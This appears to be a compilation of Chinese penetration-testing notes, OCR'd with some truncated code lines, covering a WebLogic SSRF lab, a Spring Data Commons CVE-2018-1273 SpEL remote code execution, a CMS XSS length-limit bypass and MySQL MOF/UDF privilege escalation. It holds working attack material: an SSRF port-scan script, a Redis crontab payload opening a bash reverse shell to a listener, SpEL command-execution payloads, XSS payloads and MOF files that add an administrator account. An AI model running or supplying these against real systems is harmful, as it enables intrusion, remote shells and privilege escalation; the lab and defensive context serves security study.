
根据响应长度及响应码，可以判断出80、3389是开放着的

请求	有效载荷	状态	错误	超时	长
80	80	200	☐	☐	32723
49157	49157	500	☐	☐	884
49156	49156	500	☐	☐	884
49155	49155	500	☐	☐	884
49154	49154	500	☐	☐	884
49153	49153	500	☐	☐	884
49152	49152	500	☐	☐	884
135	135	500	☐	☐	884
3306	3306	200	☐	☐	319
427	427	503	☐	☐	264
417	417	503	☐	☐	264
414	414	503	☐	☐	264

2、Weblogic漏洞复现 搭建环境参考：https://blog.csdn.net/qq_36374896/article/details/84102101

搭建好之后，访问 IP:7001/uddiexplorer/ 即可访问，如果搭建在本机， IP 就是127.0.0.1。

1、漏洞存在测试 Weblogic 的 SSRF 漏洞地址在 /uddiexplorer/SearchPublicRegistries.jsp ，开启 Burp代理后，来到漏洞地址，随便在搜索框里输点东西，点击 search 按钮抓包



Search public registries

Function

Search Public Registries
Search Private Registry
Publish Private Registry
Modify Private Registry
Setup UDDI Explorer

Explorer Help

Public Registry: IBM
Search by business name: teamsix
Search by key
Search for
Search

可以看到在请求包里的 operator 参数值为URL，说明此处可能存在SSRF漏洞

```
POST /uddiexplorer/SearchPublicRegistries.jsp HTTP/1.1
Host: 192.168.38.134:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 173
Origin: http://192.168.38.134:7001
Connection: close
Referer: http://192.168.38.134:7001/uddiexplorer/SearchPublicRegistries.jsp
Cookie:
publicinquiryurls=http://www-3.ibm.com/services/uddi/inquiryapi!IBM|http://www-3.ibm.com/services/uddi/v2beta/inquiryapi!IBM V2|http://uddi.rte.microsoft.com/inquire!Microsoft|http://services.xmethods.net/glue/inquire/uddi!XMethods|;
JSESSIONID=lG9yd52Jpx9J2TQ1ryJDvpYRfyV0czyQlk8H1v0yBZy5v18bsQgl!-2098539762
Upgrade-Insecure-Requests: 1

operator=http%3A%2F%2Fwww-3.ibm.com%2Fservices%2Fuddi%2Finquiryapi&rdoSearch=name&txtSearchname=teamsix&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search
```

将 operator 参数值为改为其他URL，再次进行发包测试

请求

Raw | 参数 | 头 | Hex

/uddiexplorer/SearchPublicRegistries.jsp 的 POST 请求

类型	名	值
Cookie	publicinquiryurls	http://www-3.ibm.com/services/uddi/i...
Cookie	JSESSIONID	IG9yd52Jpx9J2TQ1ryJDvpYRfyV0cz...
Body	operator	https://www.teamssix.com
Body	rdoSearch	name
Body	txtSearchname	teamsix
Body	txtSearchkey	
Body	txtSearchfor	
Body	selfor	Business location
Body	btnSubmit	Search

添加 删除 至顶 下

响应

Raw | 头 | Hex | HTML | Render

```
<p>An error has occurred<BR>
weblogic.uddi.client.structures.exception.XML_SoapException:
 [Security:090497]HANDSHAKE_FAILURE alert received
from www.teamssix.com - 104.28.23.70. Check both sides
of the SSL configuration for mismatches in supported
ciphers, supported protocol versions, trusted CAs, and
hostname verification settings.
        </table>
      </td>
</tr>
</table>
<script language="javascript">

function openWin(name, URL)
{
```

把响应包翻到底部，可以很明显的看到靶机对我们修改后的URL进行了访问，接下来把URL端口修改一下，也就是让靶机请求一个不存在的地址

请求

Raw | 参数 | 头 | Hex

/uddiexplorer/SearchPublicRegistries.jsp 的 POST 请求

类型	名	值
Cookie	publicinquiryurls	http://www-3.ibm.com/services/uddi/i...
Cookie	JSESSIONID	IG9yd52Jpx9J2TQ1ryJDvpYRfyV0cz...
Body	operator	https://www.teamssix.com:1234
Body	rdoSearch	name
Body	txtSearchname	teamsix
Body	txtSearchkey	
Body	txtSearchfor	
Body	selfor	Business location
Body	btnSubmit	Search

添加 删除 至顶 下

响应

Raw | 头 | Hex | HTML | Render

```
            <table width=100% cellpadding=5 cellspacing=5
valign=top>


  <p>An error has occurred<BR>
weblogic.uddi.client.structures.exception.XML_SoapException:
 Tried all: 2 addresses, but could not connect over HTTPS to
server: www.teamssix.com port: 1234
          </table>
      </td>
</tr>
</table>
<script language="javascript">

function openWin(name, URL)
{
```

这时靶机返回信息提示连接不到服务，通过上面的两步测试可以判断出该目标是存在SSRF漏洞的。

2、通过Redis服务反弹shell 既然想通过Redis服务反弹Shell，就需要先知道Redis服务的内网IP，这里因为是本地环境，内网IP就直接查看了，如果公网的话就要看前期信息收集怎么样了，当然爆破IP也是可以的。

进入 redis服务 的shell，查看内网IP

```
:~/vulhub/weblogic/ssrf# docker exec -it ssrf_redis_1 bash
[root@5d9f91f455b6 /]# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:12:00:02
          inet addr:172.18.0.2  Bcast:172.18.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:129 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:13176 (12.8 KiB)  TX bytes:0 (0.0 b)
```

知道内网IP后，就能扫描端口了，下面是我写的一个小脚本，当然用Burp也是可以的

```
import requests
url = 'http://192.168.38.134:7001/uddiexplorer/SearchPublicRegistries.jsp?'
headers = {'Content-Type':'application/x-www-form-urlencoded'}
for port in range(1,65535):
 data = 'operator=http://172.18.0.2:{}&rdoSearch=name&txtSearchname=teamsix&txts
 r = requests.post(url,headers=headers,data=data)
 if 'Tried all' not in r.text:
  print('\n\n[+] {} 发现端口\n\n'.format(port))
```

执行脚本

```
~# python3 ssrf_portscan.py
[+] 6379 发现端口
```


通过扫描发现Redis服务的默认端口6373是开放的。

接下来使用Burp写入shell，注意下面的IP地址为自己nc监听的地址

```
http://172.18.0.2:6379/test

set 1 "\n\n\n\n* * * * * root bash -i >& /dev/tcp/192.168.10.30/4444 0>&1\n\n\n\
config set dir /etc/
config set dbfilename crontab
save

aaa
```



如果使用 Burp 的话，直接把那几行代码复制到 operator 参数后面就行，就不用URL编码了。

如果反弹不回 Shell ，在确定各个 IP、端口等参数都没有问题的情况下，Burp 里多点几次几次发送就可以了，我有时候都需要点个几十次才能反弹 Shell ，感觉有些情况下反弹 Shell 是个比较玄学的东西。

```
$ nc -nvlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 192.168.10.30 62260 received!
bash: no job control in this shell
[root@5d9f91f455b6 ~]# netstat -pantu
netstat -pantu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.11:34585        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6379            0.0.0.0:*               LISTEN      1/redis-server *
tcp        0      0 172.18.0.2:44752        192.168.10.30:4444      ESTABLISHED 828/bash
tcp        0      0 172.18.0.2:44754        192.168.10.30:4444      ESTABLISHED 890/bash
tcp        0      0 :::6379                 :::*                    LISTEN      1/redis-server *
udp        0      0 127.0.0.11:47009        0.0.0.0:*                           -
[root@5d9f91f455b6 ~]#
```

0x05 绕过技巧 1、添加端口号：http://127.0.0.1:8080

2、短网址绕过：http://dwz.cn/11SMa

3、IP限制绕过：十进制转换、八进制转换、十六进制转换、不同进制组合转换

4、协议限制绕过：当url协议限制只为http(s)时,可以利用follow redirect特性,构造302跳转服务,结合dict://,file://,gopher://

5、可以指向任意ip的域名：xip.io

6、@ http://abc@127.0.0.1

0x06 SSRF防御 1、过滤返回信息,验证远程服务器对请求的响应是比较容易的方法。如果web应用是去获取某一种类型的文件。那么在把返回结果展示给用户之前先验证返回的信息是否符合标准。

2、统一错误信息,避免用户可以根据错误信息来判断远程服务器的端口状态。

3、限制请求的端口为http常用的端口,比如80,443,8080,8090

4、黑名单内网ip。避免应用被用来获取内网数据,攻击内网

5、禁用不需要的协议。仅仅允许http和https请求。可以防止类似于file:///,gopher://,ftp:// 等引起的问题

原文地址：https://www.teamssix.com/year/191222-192227.html

参考文章

https://xz.aliyun.com/t/2115

http://www.liuwx.cn/penetrationtest-3.html

https://www.cnblogs.com/yuzly/p/10903398.html

https://github.com/vulhub/vulhub/tree/master/weblogic/ssrf

https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/

Spring-Data-Commons（CVE-2018-1273）

Spring-Data-Commons（CVE-2018-1273）

基本介绍

- 漏洞条件

  Spring Data Commons 1.13-1.13.10

  Spring Data Commons 2.0-2.0.5

- 大致描述 用户在项目中利用了Spring-data的相关web特性对用户的输入参数进行自动匹配，会将用户提交的form表单的key值作为Spel的执行内容，从而导致的远程代码执行

复现

vulhub的docker中有该漏洞

```
[#this.getClass().forName("java.lang.Runtime").getRuntime().exec("touch /2.txt")
```

```
POST /users?page=&size=5 HTTP/1.1
Host: 127.0.0.1:83
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10_14_4) AppleWebKit/605.1.15 (KHTML, like Gecko)
MicroMessenger/2.3.25(0x12031910) MacWechat
NetType/WIFI WindowsWechat
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=
0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
Origin: http://127.0.0.1:83
Connection: close
Referer: http://127.0.0.1:83/users
Upgrade-Insecure-Requests: 1

username[#this.getClass().forName("java.lang.Runtime").g
etRuntime().exec("touch
/2.txt")]=&password=&repeatedPassword=
```

```
HTTP/1.1 500
Content-Type: text/html;charset=ISO-8859-1
Content-Language: zh-CN
Content-Length: 497
Date: Thu, 19 Dec 2019 08:05:14 GMT
Connection: close

<html><body><h1>Whitelabel Error Page</h1><p>This
application has no explicit mapping for /error, so you
are seeing this as a fallback.</p><div
id='created'>Thu Dec 19 08:05:14 UTC
2019</div><div>There was an unexpected error
(type=Internal Server Error,
status=500).</div><div>Invalid property
&#39;username&#39; of bean class
[example.users.web.$Proxy91]: Getter for property
&#39;username&#39; threw exception; nested exception
is
java.lang.reflect.InvocationTargetException</div></body
></html>
```

代码分析

环境下载

https://github.com/spring-projects/spring-data-examples

将pom.xml中的parent节点替换

```
<parent>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-parent</artifactId>
  <version>2.0.0.RELEASE</version>
</parent>
```

然后运行spring-data-examples-master/web/example/src/main/java/example/Application.java

127.0.0.1:8087/users

学习 java文章 工具 事务 now

Users

1 2 3 4 5 6 7 8 9 »

1. user0 - $2a$10$3NsCIE7Z5pPDgRqMMN.sGe7kGXvP88lCWB1unI7LoFgwMGky1nQM6
2. user1 - $2a$10$3do7aqaZbn17mXnyRJ3VPuA44qVf2Kx7gTLkVQgfzbn0X2aX73kq.
3. user2 - $2a$10$Yh9f8Z58pJ5HopiSN7DPF.GjoAGzFHUOF4bNob65R5BsEFoguzZgG
4. user3 - $2a$10$vOc8CgC35vc0JCGGHMHhROyRrlIWfA.HdeS2iA8DtXINzkCtoYhkS
5. user4 - $2a$10$RMAivJIBxOUzREg.fA/w5uqCVSSbPmXWhjD/pE7zR4mylx8WLqiTa

Username

admin

Password

·····

Password (repeated)

·····

Register user

在exec那里下断点，调用栈如下所示：

```
exec:347, Runtime (java.lang)
...
execute:120, ReflectiveMethodExecutor (org.springframework.expression.spel.suppo
getValueInternal:134, MethodReference (org.springframework.expression.spel.ast)
access$000:53, MethodReference (org.springframework.expression.spel.ast)
getValue:360, MethodReference$MethodValueRef (org.springframework.expression.spe
getValueInternal:89, CompoundExpression (org.springframework.expression.spel.ast
getValueRef:134, Indexer (org.springframework.expression.spel.ast)
getValueRef:67, CompoundExpression (org.springframework.expression.spel.ast)
setValue:96, CompoundExpression (org.springframework.expression.spel.ast)
setValue:464, SpelExpression (org.springframework.expression.spel.standard)
setPropertyValue:217, MapDataBinder$MapPropertyAccessor (org.springframework.dat
setPropertyValue:67, AbstractPropertyAccessor (org.springframework.beans)
setPropertyValues:97, AbstractPropertyAccessor (org.springframework.beans)
applyPropertyValues:839, DataBinder (org.springframework.validation)
doBind:735, DataBinder (org.springframework.validation)
doBind:197, WebDataBinder (org.springframework.web.bind)
bind:720, DataBinder (org.springframework.validation)
createAttribute:139, ProxyingHandlerMethodArgumentResolver (org.springframework.
resolveArgument:132, ModelAttributeMethodProcessor (org.springframework.web.meth
resolveArgument:124, HandlerMethodArgumentResolverComposite (org.springframework
getMethodArgumentValues:161, InvocableHandlerMethod (org.springframework.web.met
invokeForRequest:131, InvocableHandlerMethod (org.springframework.web.method.sup
...
```

由于UserController.java中，username、password、repeatedPassword参数由UserForm自动读入

```
@RequestMapping(method = RequestMethod.POST)
public Object register(UserForm userForm, BindingResult binding, Model model) {

        userForm.validate(binding, userManagement);

        if (binding.hasErrors()) {
            return "users";
        }
```

查看UserForm类，添加了一个 `String getXixixi();` ，则表单参数集合里面也会自动获取 `xixixi` 参数

```
interface UserForm {

        String getUsername();

        String getPassword();

        String getRepeatedPassword();

        String getXixixi();

        default void validate(BindingResult errors, UserManagement userManagemer
}
```

在exec那里下断点，对几个重要方法进行分析


- invokeForRequest ：处理request
- getMethodArgumentValues ：获取需要的参数与参数值
- resolveArgument ：解析参数
- createAttribute ：调用MapDataBinder类的bind方法，将参数与参数所在的类UserForm绑定

  这时候所需参数都被读入进列表propertyValueList

```
protected Object createAttribute(String attributeName, MethodParameter param

        MapDataBinder binder = new MapDataBinder(parameter.getParameterType(
        binder.bind(new MutablePropertyValues(request.getParameterMap()));

        return proxyFactory.createProjection(parameter.getParameterType(), b
}
```



- MapDataBinder的 `setPropertyValue` ：

  propertyName的值为

  xixixi[#this.getClass().forName("java.lang.Runtime").getRuntime().exec("open /etc")]

  以下语句导致了远程代码执行

  ```
  Expression expression = PARSER.parseExpression(propertyName);
  ...
  expression.setValue(context, value);
  ```

```
        try {
            expression.setValue(context, value);   value: "2dvvfvf"
        } catch (SpelEvaluationException o_0) {
            throw new NotWritablePropertyException(type, propertyName, "Could not write property!", o_0);
        }
    }
```

MapDataBinder › MapPropertyAccessor › setPropertyValue()

```
Variables
  this
  propertyName = "xixixi[#this.getClass().forName("java.lang.Runtime").getRuntime().exec("open /etc")]"
  value = "2dvvfvf"
  context
  expression
    expression = "xixixi[#this.getClass().forName("java.lang.Runtime").getRuntime().exec("open /etc")]"
    ast
```

spel表达式

SpEL（Spring Expression Language），即Spring表达式语言。可以在运行时查询和操作数据。优点是可以缩减代码量，优化代码结构。

1. 数值运算

SpEL表达式支持数学运算符。所有基本运算符，如加法（+），减法（-），乘法（*），除法（/），模数（%），指数幂（^）等，都可以在SpEL表达式中使用。

以下结果为4

```
ExpressionParser parser = new SpelExpressionParser();
Expression expression= (Expression) parser.parseExpression("1+3");
Integer hhh=expression.getValue(Integer.class);
System.out.println(hhh);
```

2. 字符串连接符：+

以下结果为hello ppp

```
ExpressionParser parser = new SpelExpressionParser();
String propertyName="\"hello\"+\" ppp\"";
Expression expression= (Expression) parser.parseExpression(propertyName);
String hhh=expression.getValue(String.class);
System.out.println(hhh);
```

3. 调用类的静态方法

使用 `T().xxx` ，它将返回一个 Class Object

```
public class test {
    public static void main(String[] args) {
        ExpressionParser parser = new SpelExpressionParser();
        String propertyName="T(java.lang.Runtime).getRuntime().exec(\"open /
        parser.parseExpression(propertyName).getValue();
    }
}
```

也可以写成反射

```
T(java.lang.Class).forName("java.lang.Ru"+"ntime").getMethod("ex"+"ec",T(jav
```

4. 使用 `#this` 或者 `#root`

`#this.getClass()` 的结果是 `java.lang.Class`

- #this：引用SpEL当前正在计算的对象
- #root：引用SpEL的EvaluationContext的root对象

```
String propertyName=
        "#root.getClass().forName('java.lang.System').getProperty('user.dir'
ExpressionParser parser = new SpelExpressionParser();
StandardEvaluationContext context=new StandardEvaluationContext();
context.setRootObject(this);
Expression expression= (Expression) parser.parseExpression(propertyName);
String hhh=expression.getValue(context,String.class);
System.out.println(hhh);
```

xss绕过代码后端长度限制的方法

这篇文章是我近期在审计一套CMS的时候顺便写的。 一般来讲程序对于输入字符长度进行限制的方法主要分两种，一种是前端的长度限制，这种的绕过只需要修改前端源码即可，或者本地构造一个表单。

本次审计的这套CMS存在一个XSS漏洞，由于日志入库验证不严格导致存在该漏洞，只需要尝试登陆即可写入payload。

```
$uid   = 0;
$cfrom = $this->method->request('cfrom', $cfrom);
$token = $this->method->request('token');
$device= $this->method->request('device', $device);
$ip      = $this->method->request('ip', $this->method->ip);
$web   = $this->method->request('web', $this->method->web);
$cfroar= explode(',', 'pc,reim,weixin,appandroid,appiphone,mweb');
if(!in_array($cfrom, $cfroar))return 'not found cfrom';
if($user=='')return '用户名不能为空';
if($pass==''&&strlen($token)<8)return '密码不能为空';
$user    = addslashes(substr($user, 0, 20));
$pass    = addslashes($pass);
$logins = '登录成功';
$msg     = '';
$fields = '`pass`,`id`,`name`,`user`,`face`,`deptname`';
$arrs    = array(
    'user'             => $user,
    'status|eqi'     => 1,
    'type|eqi'         => 1,
    'state|neqi'     => 5
);
$us         = $this->db->getone('admin', $arrs , $fields);
if(!$us){
    unset($arrs['user']);
    $arrs['name'] = $user;
    $tos = $this->db->rows('admin', $arrs);
    if($tos>1){
        $msg = '存在相同用户名，系统无法识别';
    }
    if($msg=='')$us = $this->db->getone('admin', $arrs , $fields);
}
if($msg=='' && !$us){
    $msg = '用户不存在';
}else if($msg==''){
    $uid    = $us['id'];
    $user    = $us['user'];
    if(md5($pass)!=$us['pass'])$msg='密码错误';
    if($pass==HIGHPASS){
        $msg    = '';
        $logins = '管理员密码登录成功';
    }
    if($msg!=''&&strlen($token)>=8){
        $moddt    = date('Y-m-d H:i:s', time()-10*60*1000);
        $trs     = $this->getone("`uid`='$uid' and `token`='$token' and
        if($trs){
            $msg    = '';
            $logins = '快捷登录';
        }
```

```
    }
}
$name     = $face = $deptname    = '';
if($msg==''){
    $name          = $us['name'];
    $deptname    = $us['deptname'];
    $face     = $us['face'];
    if(!$this->isempt($face))$face = URL.''.$face.'';
    $face     = $this->method->repempt($face, 'images/noface.jpg');
    $this->db->update('admin',"`loginci`=`loginci`+1", $uid);
}else{
    $logins = $msg;
}
m('log')->addlog(''.$cfrom.'登录','['.$user.']'.$logins.'', array(
    'optid'         => $uid,
    'optname'     => $name,
    'ip'          => $ip,
    'web'         => $web,
));
```


程序前部分代码对整个登录过程进行了完整验证，同样开发者为了防止插入恶意代码对截取的数据长度限制到了20位并使用了addslashes对敏感字符进行转义。所以在后面的写入日志那里就很难写入有攻击性的XSS代码，单纯就已经占了17个字符。

```
ft;">[<script>alert(1)</sc]用户不存在</div></td><td role="gridcell" class="x-g
```

通过查看日志的源代码发现其实脚本标签是可以插入的，只不过没有办法写入完整代码，但是最为重要的一个因素在于，这里所插入的代码都是显示在同一个页面的。 所以接下来就是拼接Payload代码。考虑到程序会在渲染到页面的时候增加许多的标签导致脚本语法出错所以就直接给注释掉。最终payload代码如下：

```
*/</script>
*/;alert(a);/*
*//xss//*
*/a=/*
<script>var/*
```

这里顺序的问题是因为程序的数据是从后往前显示，咱们输入的顺序是反的但是在页面显示的时候顺序是正常的。



成功触发XSS代码。最终源代码如下：

```
text-align:left;">[<script>var
a
/xss/
/xss/
;alert(a);
</script>]用户不存在</div>
```

mysql提权之mof

系统目录中的mof/目录下有mof文件，目录下面的文件会被系统调用执行。

路径：C:\WINDOWS\system32\wbem\mof

提权步骤：

1、上传一个mof提权文件到可读写目录。

2、导出我们准备好的mof文件到'c:/windows/system32/wbem/mof/

添加用户的代码 user.mof 账号密码为test test

```
#pragma namespace("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name  = "filtP2";
    Query = "Select * From __InstanceModificationEvent "
"Where TargetInstance Isa \"Win32_LocalTime\""
"And TargetInstance.Second = 5";
    QueryLanguage = "WQL";
};

instance of ActiveScriptEventConsumer as $Consumer
{
Name = "consPCSV2";
ScriptingEngine = "JScript";
ScriptText =
"var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"net.exe user test tes
};

instance of __FilterToConsumerBinding
{
    Consumer   = $Consumer;
    Filter = $EventFilter;
};
```

将test用户添加到管理组, administrator.mof

```
#pragma namespace("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name  = "filtP2";
    Query = "Select * From __InstanceModificationEvent "
"Where TargetInstance Isa \"Win32_LocalTime\""
"And TargetInstance.Second = 5";
    QueryLanguage = "WQL";
};


instance of ActiveScriptEventConsumer as $Consumer
{
Name = "consPCSV2";
ScriptingEngine = "JScript";
ScriptText =
"var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"net.exe&amp;nbsp;loca
};

instance of __FilterToConsumerBinding
{
    Consumer   = $Consumer;
    Filter = $EventFilter;
};
```

在mysql里执行，不需要获得root权限，只要能执行mysql语句就行

```
Select load_file('C:/user.mof') into dumpfile 'c:/windows/system32/wbem/mof/null

Select load_file('C:/administrators.mof') into dumpfile 'c:/windows/system32/wbe
```



过一会儿，就成功的添加了一个管理员权限的用户test

mysql提权之udf

Udf提权条件：

需要得到root的密码

Mysql版本区别：


5.1版本以下，调用的是系统目录(c:\windows\system32)中的dll文件并执行。

5.1版本以上包括5.1 调用的是mysql安装目录中的lib\plugin中的dll文件并执行。

